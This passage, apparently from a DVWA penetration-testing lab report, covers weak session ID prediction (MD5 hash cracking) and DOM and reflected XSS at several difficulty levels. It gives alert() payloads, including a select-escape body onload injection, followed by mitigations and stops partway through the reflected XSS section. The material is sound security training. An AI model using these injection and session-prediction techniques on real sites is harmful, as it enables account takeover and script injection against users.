


9.3 Med


1. Capture_Sessionid.




2. Conver_into_Timestamp.



3. Capture_2_Sessionid




4. Convert_Timestamp.




9.4 High


1. Copy_Session_hash




2. Decrypt_MD5_Hash



3. Copy_Another_Session_Hash.



4. Decrypt_MD5_Hash



9.5 Mitigation

✅ **1. Use Strong, Random Session IDs**

- Use secure random functions (e.g., openssl_random_pseudo_bytes, UUIDv4)

✅ **2. Regenerate Session ID on Login**

- Prevent session fixation attacks by rotating IDs after login:

php

session_regenerate_id(true);

✅ **3. Invalidate Old Sessions**

- Set expiration, use session timeout, and invalidate on logout

✅ **4. Use Secure Cookie Flags**

- Set HttpOnly, Secure, and SameSite flags on cookies

✅ **5. Do Not Accept External Session IDs**

- Do not honor attacker-controlled PHPSESSID in URL or headers

10. XSS DOM-Attack


10.1Intro

While testing the **DOM-based Cross-Site Scripting (XSS)** vulnerability in DVWA, I identified a flaw where the JavaScript code on the **client-side** directly reflects or evaluates user-controlled input from the URL **without sanitization**. This allowed me to execute arbitrary JavaScript in the victim's browser by manipulating the DOM environment — without sending the payload to the server.

10.2Low

Dom_XSS_Scrpt.


Payload= <script>alert('DOM XSS')</script>



10.3Med

Dom_XSS_Scrpt.


Payload= http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English</select><body onload=alert('XSS')>



10.4High

Dom_XSS_Scrpt.

Payload= #<script>alert('DOMXSS')</script>



10.5Mitigation

✅ 1. Avoid innerHTML, use textContent

Js

document.getElementById("lang").textContent = language;

✅ **2. Sanitize Input**

Use client-side libraries like **DOMPurify** to sanitize dynamic input before injecting:

js

var clean = DOMPurify.sanitize(userInput);

✅ **3. Don’t Trust document.URL, location.hash**

Use safe, validated routing parameters for dynamic content.

✅ **4. Use Content Security Policy (CSP)**

CSP headers help block inline scripts:

http

Content-Security-Policy: default-src 'self';

11. XSS Reflected-Attack


11.1Intro

During testing of the **Reflected XSS (Cross-Site Scripting)** vulnerability in DVWA, I discovered that the application **reflects user input back into the HTML response** without proper sanitization. This allows an attacker like me to inject and execute arbitrary JavaScript in the victim's browser through a specially crafted link.

Reflected XSS is typically exploited by **tricking a user** into clicking a malicious link, often via email or a social engineering message.

11.2Low


Payload= <script>alert('XSSReflected')</script>



11.3Med

